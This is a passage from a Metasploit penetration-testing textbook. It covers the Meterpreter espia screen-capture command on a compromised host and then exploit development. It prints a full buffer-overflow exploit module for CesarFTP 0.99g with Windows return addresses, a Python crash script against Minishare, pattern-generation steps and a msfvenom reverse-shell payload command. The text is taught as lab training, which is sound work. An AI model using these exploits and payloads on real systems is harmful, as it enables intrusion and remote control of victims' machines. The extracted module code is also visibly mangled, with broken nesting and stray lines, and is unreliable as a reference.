
Espia Extension

Espia extension is also another interesting extension, which we have to load in meterpreter before using it. So type in `load espia`.




```
File Edit View Bookmarks Settings Help
meterpreter > load espia
Loading extension espia...success.
meterpreter > [REDACTED]
root : .ruby.bin
```

Our espia extension has been successfully loaded by meterpreter as we can see in the previous screenshot. Now type in the command `help` in meterpreter and it will show you the available usage commands in this extension.




```
File Edit View Bookmarks Settings Help
Espia Commands
=====
Command      Description
-----
screengrab    Attempt to grab screen shot from process's active desktop
meterpreter > [REDACTED]
root : .ruby.bin
```

We can see that there is only one command available in the espia extension, that is, `screengrab`. Using this command we can grab a screenshot of the compromised system. Type in `screengrab`.



```
File Edit View Bookmarks Settings Help
meterpreter > screengrab
Screenshot saved to: /root/SslGjeZh.jpeg
meterpreter > /usr/bin/x-www-browser: /opt/metasploit/common/lib/libxml2.so.2
ilable (required by /usr/lib/libstreamanalyzer.so.0)
/usr/bin/x-www-browser: /opt/metasploit/common/lib/libxml2.so.2: no version i
ed by /usr/lib/libstreamanalyzer.so.0
/usr/bin/x-www-browser: /opt/metasploit/common/lib/libxml2.so.2: no version i
[REDACTED]
root : .ruby.bin
```

In the screenshot we can see that the captured screenshot is saved into the root directory. So let us check whether the screenshot is saved or not in the root directory.



Summary

In this chapter we have covered the various techniques through which we can leverage our point of contact server/system on the external network, and leverage it to exploit other systems. Since the point of contact system had another network card for connectivity with the internal network, we used this to pivot our way from the external to the internal system. Hence, once we had connectivity to the internal network, we were able to exploit it as well through our exploitation techniques covered in the previous chapters. The next chapter will deal with learning the art of exploit writing using Metasploit.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- <http://www.offensive-security.com/metasploit-unleashed/Pivoting>
- <http://www.securitytube.net/video/2688>
- [http://www.offensive-security.com/metasploit-unleashed/](http://www.offensive-security.com/metasploit-unleashed/Packet_Sniffing)
Packet_Sniffing

12

Exploit Research with Metasploit

Exploit, in very simple words, is a piece of code or a collection of commands specifically written in a typical format that takes advantage of a vulnerability or weakness in the software/hardware and causes unanticipated behavior to occur. This unintended behavior may be in the form of a system crash, denial of service, buffer overflow, a blue screen of death, or the system being unresponsive. When we talk about exploits, we have something known as a zero-day exploit. A zero-day exploit takes advantage of a security vulnerability on the same day the vulnerability gets known. This means that developers have zero days to address and patch the vulnerability. These are used by attackers to attack vulnerable systems before the developer of the target software knows about the vulnerability.



Image taken from http://static.itpro.co.uk/sites/itpro/files/styles/gallery_wide/public/security_exploits.jpg

Exploit writing tips and tricks

In this chapter we will focus on using Metasploit for exploit development. There are a large number of exploits already available in Metasploit, which may be edited and used for our purposes during the exploit-development exercise.

Important points

There are a few important points that need to be kept in mind while writing exploits for the Metasploit Framework:

- Transfer most of the work to the Metasploit Framework
- Use Rex Protocol libraries
- Use the available mixins extensively
- Badchars declared must be 100 percent accurate
- Ensure that the payload space is highly reliable
- Make use of randomness whenever possible
- Randomize all payloads by using encoders
- When generating padding, use `Rex::Text.rand_text_*` (`rand_text_alpha`, `rand_text_alphanumeric`, and so on)
- All Metasploit modules have a consistent structure with hard-tab indents
- Fancy code is harder to maintain anyway
- Mixins provide consistent option names across the Framework
- Proofs of concepts should be written as Auxiliary DoS modules and not as exploits
- The final exploit reliability must be high

Format for an exploit

The format for an exploit in the Metasploit framework is similar to that of an Auxiliary module, but it has more fields. There are a few important things that need to be kept in mind while formatting exploits:

- A payload information block is absolutely necessary
- There should be a listing of the available targets
- The `exploit()` and `check()` functions should be used rather than the `run()` function

Now we demonstrate a simple Metasploit exploit to show how it is written:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking
  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::EXE
```

We begin our exploit module by including the MSF core package. This is followed by a class declaration and function definitions. In our example, we include a plain TCP connection, so we use `Msf::Exploit::Remote::Tcp`. Metasploit has handlers for HTTP, FTP, and so on, which help in building exploits faster since we do not need to write the entire exploit ourselves. We need to define the length and badchars, and then define the targets. Target-specific settings also need to be defined, such as the return address and the offset. Then we need to connect to the remote host and port and build and write the buffer to the connection. Once the exploit hits the connection, we handle the exploit and then disconnect.

A typical Metasploit exploit module consists of the following components:

- Header and some dependencies
- The core elements of the exploit module, which are:
 - `require 'msf/core'`
 - `class definition`
 - `includes`
 - `"def" definitions`
 - `initialize`
 - `check (optional)`
 - `exploit`

Here is a screenshot of our Metasploit exploit:

The screenshot shows a code editor window displaying a Ruby script for a Metasploit exploit. The script defines a class named `Metasploit::Exploit::Net::BindListener`. The class includes two modules: `Metasploit::Exploit::Needs::Bind` and `Metasploit::Exploit::Needs::Listener`. The `initialize` method is defined with a block. Inside the block, there is a comment explaining the exploit's purpose: "This module exploits a stack buffer overflow in bindshell services. When the server processes a long string, it overwrites the buffer and controls program execution." The code also includes sections for `License`, `Author`, `Version`, and `References`. The `exploit` method is defined with a block containing a payload section. The payload is set to `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT=4444`. The `options` section includes `Handler` (set to 4444), `RunOnce` (set to true), and `PrintStatus` (set to true).

Exploit mixins

Mixins are best known for their usefulness in adding functionality to a module. Based on Ruby, which is a single-inheritance language, the mixins provide support for multiple inheritance. For good exploit development, it is very important to understand and efficiently use the mixins since Metasploit makes use of mixins to a large degree. Mixins are not specific to a module category though they appear under the one that most closely defines them. Hence we can make use of the exploit module mixins in Auxiliary modules and vice versa.

The Auxiliary::Report mixin

In the Metasploit Framework, we can make use of the `Auxiliary::Report` mixin to save the host, service, and vulnerability information into a database. This has two inbuilt methods, namely `report_host` and `report_service`, that are used to indicate the status of a host and a service (the status indicates whether the host/service is working or not). To use this module, we need to include this mixin into our classes by using `include Auxiliary::Report`.

Hence we can make use of this mixin for saving any information into the database.

Widely used exploit mixins

The widely used exploit mixins are explained as follows:

- `Exploit::Remote::Tcp`: This provides the TCP functionality and methods to the module. It aids in setting up a TCP connection using `connect()` and `disconnect()`. It creates `self.sock` as the global socket and offers SSL, Proxies, CPORt, and CHOST. It uses parameters such as RHOST, RPORT, and ConnectTimeout. Its code file is located at `lib/msf/core/exploit/tcp.rb`.
- `Exploit::Remote::DCERPC`: This mixin provides utility methods for interacting with a DCERPC service on a remote machine. These methods are generally useful in the context of exploitation. This mixin inherits from the TCP exploit mixin. It uses methods such as `dcerpc_handle()`, `dcerpc_bind()`, and `dcerpc_call()`. It also supports IPS evasion methods with multicontext BIND requests and fragmented DCERPC calls. Its code file is located at `lib/msf/core/exploit/dcerpc.rb`.
- `Exploit::Remote::SMB`: This mixin provides utility methods for interacting with an SMB/CIFS service on a remote machine. These methods are generally useful in the context of exploitation. This mixin extends the TCP exploit mixin. Only one SMB service can be accessed at a time using this class. It uses methods such as `smb_login()`, `smb_create()`, and `smb_peer_os()`. It also supports options like SMBUser, SMBPass, and SMBDomain. It exposes IPS evasion methods such as `SMB::pipe_evasion`, `SMB::pad_data_level`, and `SMB::file_data_level`. Its code file is located at `lib/msf/core/exploit/smb.rb`.
- `Exploit::Remote::BruteTargets`: This mixin provides brute-force attacks on the targets. Basically it overloads the `exploit()` method and calls `exploit_target(target)` for each target. Its code file is located at `lib/msf/core/exploit/brutetargets.rb`.
- `Exploit::Remote::Brute`: This mixin overloads the `exploit` method and calls `brute_exploit()` for each step. It is best suited for brute-force attacks and address range. The address range is a remote brute-force exploit mixin and is best suited for brute-force attacks. This provides a target aware brute forcing wrapper. It calls the `brute_exploit` method with the supplied address. If this is not a brute force target then the `single_exploit` method is called. The code file of `Exploit::Remote::Brute` is located at `lib/msf/core/exploit/brute.rb`.

Editing an exploit module

A good way to understand how an exploit module is written is to first edit one. We edit the module located at `opt/metasploit/msf3/modules/exploits/windows/ftp/ceaserftp_mkd.rb`.



Notes by the author are shown after a # sign.



```
##  
# $Id: cesarftp_mkd.rb 14774 2012-02-21 01:42:17Z rapid7 $  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to  
# redistribution and commercial restrictions. Please see the  
Metasploit  
# web site for more information on licensing and terms of use.  
#   http://metasploit.com/  
##  
  
require 'msf/core'  
  
class Metasploit3 < Msf::Exploit::Remote  
    Rank = AverageRanking  
  
    include Msf::Exploit::Remote::Ftp  
  
    def initialize(info = {})  
        super(update_info(info,  
            'Name'          => 'Cesar FTP 0.99g MKD Command  
Buffer Overflow',  
            'Description'   => %q{  
                This module exploits a stack buffer overflow  
in the MKD verb in CesarFTP 0.99g.  
  
                You must have valid credentials to trigger  
this vulnerability. Also, you  
only get one chance, so choose your target  
carefully.  
        },  
    end  
end
```

```

'Author'          => 'MC',
'License'         => MSF_LICENSE,
'Version'         => '$Revision: 14774 $',
'References'     =>
[
    [
        [ 'CVE', '2006-2961'],
        [ 'OSVDB', '26364'],
        [ 'BID', '18586'],
        [ 'URL', 'http://secunia.com/advisories/20574/' ],
    ],
    'Privileged'      => true,
    'DefaultOptions' =>
    {
        [
            'EXITFUNC' => 'process',
        ],
        'Payload'       =>
        {
            [
                'Space'      => 250,
                'BadChars'   => "\x00\x20\x0a\x0d",
                'StackAdjustment' => -3500,
                'Compat'      =>
                {
                    [
                        'SymbolLookup' =>
                        'ws2ord',
                    ]
                },
                'Platform'    => 'win',
                'Targets'     =>
                [
                    [
                        [ 'Windows 2000 Pro SP4 English', {
                            'Ret' => 0x77e14c29 } ],
                        [ 'Windows 2000 Pro SP4 French', {
                            'Ret' => 0x775F29D0 } ],
                        [ 'Windows XP SP2/SP3 English', {
                            'Ret' => 0x774699bf } ], # jmp esp, user32.dll
                        #[ 'Windows XP SP2 English', {
                            'Ret' => 0x76b43ae0 } ], # jmp esp, winmm.dll
                        #[ 'Windows XP SP3 English', {
                            'Ret' => 0x76b43adc } ], # jmp esp, winmm.dll
                        [ 'Windows 2003 SP1 English', {
                            'Ret' => 0x76AA679b } ],
                    ],
                ],
            ]
        }
    }
]

```

```
        'DisclosureDate' => 'Jun 12 2006',
        'DefaultTarget'   => 0))
end

def check
    connect
    disconnect

    if (banner =~ /CesarFTP 0\.99g/)
        return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
end

def exploit
    connect_login

    exploit = "\n" * 671 + rand_text_english(3, payload_
badchars)
    exploit << [target.ret].pack('V') + make_nops(40) + payload.
encoded

    print_status("Trying target #{target.name}...")
    send_cmd( ['MKD', exploit] , false)

    handler
    disconnect
end


end
```

Working with payloads

While working with payloads, we need to select an encoder that does not touch certain registers, must be under the maximum size, must avoid badchars, and should be selected according to their ranking.

Next are the Nops Generators, which should be selected with the most random Nop first. Also, they are ranked according to their effectiveness and should be selected accordingly. Following is a list of payloads:


- `msfvenom` – It is a combination of both `msfpayload` and `msfencode`. It is a single tool that has standardized command-line options and good speed.



```
File Edit View Bookmarks Settings Help
root@bt:~# msfvenom -h
Usage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
  -p, --payload    [payload]      Payload to use. Specify a '--' or stdio to use
se custom payloads
  -l, --list       [module_type]  List a module type example: payloads, encod
ers, nops, all
  -n, --nopsled   [length]       Prepend a nopsled of [length] size on to th
e payload
  -f, --format     [format]       Format to output results in: raw, ruby, rb,
perl, pl, bash, sh, c, js_be, js_le, java, dll, exe, exe-small, elf, macho, vba
, vba-exe, vbs, loop-vbs, asp, war
  -e, --encoder   [encoder]     The encoder to use
  -a, --arch       [architecture] The architecture to use
  --platform     [platform]     The platform of the payload
  -s, --space     [length]       The maximum size of the resulting payload
  -b, --bad-chars [list]        The list of characters to avoid example: '\
x00\xff'
  -i, --iterations [count]     The number of times to encode the payload
  -c, --add-code   [path]        Specify an additional win32 shellcode file
to include
  -x, --template   [path]        Specify a custom executable file to use as
a template
  -k, --keep       Preserves the template behavior and inject t
he payload as a new thread
  -h, --help        Show this message
```

- **msfpayload**: It is a basic command-line instance of Metasploit that is used to generate and output all of the shell code that is available in Metasploit. It is most commonly used for the generation of the shell code for an exploit that is not currently present in the Metasploit Framework. It is even used for working with and testing different types of shell code and options while working with exploit modules.



```
File Edit View Bookmarks Settings Help
root@bt:~# msfpayload -h

Usage: /opt/metasploit/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|[C][P]erl|[Ruby]|[[R]aw|[J]se[X]e|[D]ll|[V]BA|[W]ar>


OPTIONS:

-h      Help banner
-l      List available payloads

root@bt:~#
```

The terminal window shows the usage information for the msfpayload command. It includes the command itself, usage examples, and a list of options. The options listed are -h (Help banner) and -l (List available payloads). The window title is "root : rubybin".

- **msfencode**: This is another great payload in Metasploit's arsenal for exploit development. Sometimes it becomes difficult to use shell code generated straight out of msfpayload; therefore, it has to be encoded.



```
File Edit View Bookmarks Settings Help
root@bt:~# msfencode -h

Usage: /opt/metasploit/msf3/msfencode <options>

OPTIONS:


-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-c <opt> The number of times to encode the data
-d <opt> Specify the directory in which to look for EXE templates
-e <opt> The encoder to use
-h      Help banner
-i <opt> Encode the contents of the supplied file path
-k      Keep template working; run payload in new thread (use with -x)
-l      List available encoders
-m <opt> Specifies an additional module search path
-n      Dump encoder information
-o <opt> The output file
-p <opt> The platform to encode for
-s <opt> The maximum size of the encoded data
-t <opt> The output format: raw,ruby,rb,perl,pt,bash,sh,c,js_be,js_le,java,
dll,exe,exe-small,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,war
-v      Increase verbosity
-x <opt> Specify an alternate executable template

root@bt:~#
```

The terminal window shows the usage information for the msfencode command. It includes the command itself, usage examples, and a list of options. The options listed include -a, -b, -c, -d, -e, -h, -i, -k, -l, -m, -n, -o, -p, -s, -t, -v, and -x. The window title is "root : rubybin".

Writing exploits

In this part, we are going to write a small exploit for Minishare Version 1.4.1. First create a file on the desktop with any name and save it as a Python extension file. For example, we create a file named `minishare.py`. Next, just write the exploit code on that file. The code is shown in the following screenshot:



```
#! /usr/bin/python

import socket,sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((sys.argv[1], 80))

buffer = "GET"


buffer += "A"*2000

buffer += " HTTP/1.1\r\n\r\n"

sock.send(buffer)

sock.close()
```

We write the code shown in the screenshot in the `minishare.py` file and save it. Now we can run our exploit against our target machine, on which we have already installed the Minishare software. Open the terminal and execute the `minishare.py` file from the directory where the file is located. So type in `./minishare.py <target IP>`; for example, here we are using `./minishare.py 192.168.0.110`.



```
root@bt:~/Desktop# ./minishare.py 192.168.0.110
root@bt:~/Desktop#
```

After executing the exploit, we see that Minishare has crashed, as shown in the following screenshot:



Next, we move on to use a very useful Metasploit utility known as `pattern_create.rb`. This is located in the Metasploit's `tools` folder as shown in the following screenshot. Using this script will generate a string composed of unique string patterns. Hence we can replace our present buffer pattern by creating a random pattern using this script.


```
File Edit View Bookmarks Settings Help
root@bt:/# cd /opt/metasploit/msf3/tools
root@bt:/opt/metasploit/msf3/tools# ls
context           module author.rb
convert_31.rb     module changelog.rb
exe2vba.rb        module disclosedate.rb
exe2vbs.rb        module license.rb
find_badchars.rb module mixins.rb
halfml_second.rb module ports.rb
import_webscarab.rb module rank.rb
list_interfaces.rb module reference.rb
lm2ntcrack.rb    module targets.rb
mempdump          msf_irb_shell.rb
metasploit shell  msftidy.rb
nasm shell.rb
pack fastlib.sh
pattern_create.rb
pattern_offset.rb
payload_lengths.rb
profile.sh
req.rb
verify_datastore.rb
vxdigger.rb
vxencrypt.rb
vxmaster.rb
root@bt:/opt/metasploit/msf3/tools#
```

We type in `ruby pattern_create.rb 2000` and then press *Enter*. This creates a random string pattern for us, which can be used to cause the buffer overflow and figure out the exact memory location for the overflow.

Exploit Research with Metasploit

We then replace our original string pattern in the buffer with the random pattern just generated. Hence we again have a buffer of random strings that can be used to cause the buffer overflow in the Minishare software.

After creating the buffer, we run the script again, as shown in the following screenshot, and wait for the results.



What we see on the victim's machine is that Minishare crashes again due to the buffer overflow exploit that runs on it, as shown in the following screenshot:




Scripting with Metasploit

Now we move on to some concepts of custom Metasploit scripting using Ruby. Let us start off with a very simple program that will print **Hello World** on the screen. Demonstrated in the following screenshot is how we write our first simple program. We can even simply write down the same program in a text pad and save it in the destination folder.


```
File Edit View Bookmarks Settings Help
root@bt:~# echo "print_status("Hello World")" > /opt/metasploit/msf3/
scripts/meterpreter/helloworld.rb
root@bt:~#
root@bt:~#
```

Since we already have a Meterpreter session, we can simply run our script by typing in `run helloworld`. We can see that our program has successfully executed and has printed Hello World on the screen. So we have successfully built our own custom script.




```
File Edit View Bookmarks Settings Help
meterpreter > run helloworld
[*] Hello World
meterpreter >
meterpreter >
root : .ruby.bin
```

Earlier, we used a `print_status` command; similarly, we can use `print_error` for displaying a standard error and `print_line` for displaying a line of text.



```
File Edit View Tools Settings Help
New Open Save Save As >>
print_status("Hello World")
print_error("this is an error!")
print_line("this is a line")
```

We can see that this has been displayed on the screen as shown in the following screenshot:



```
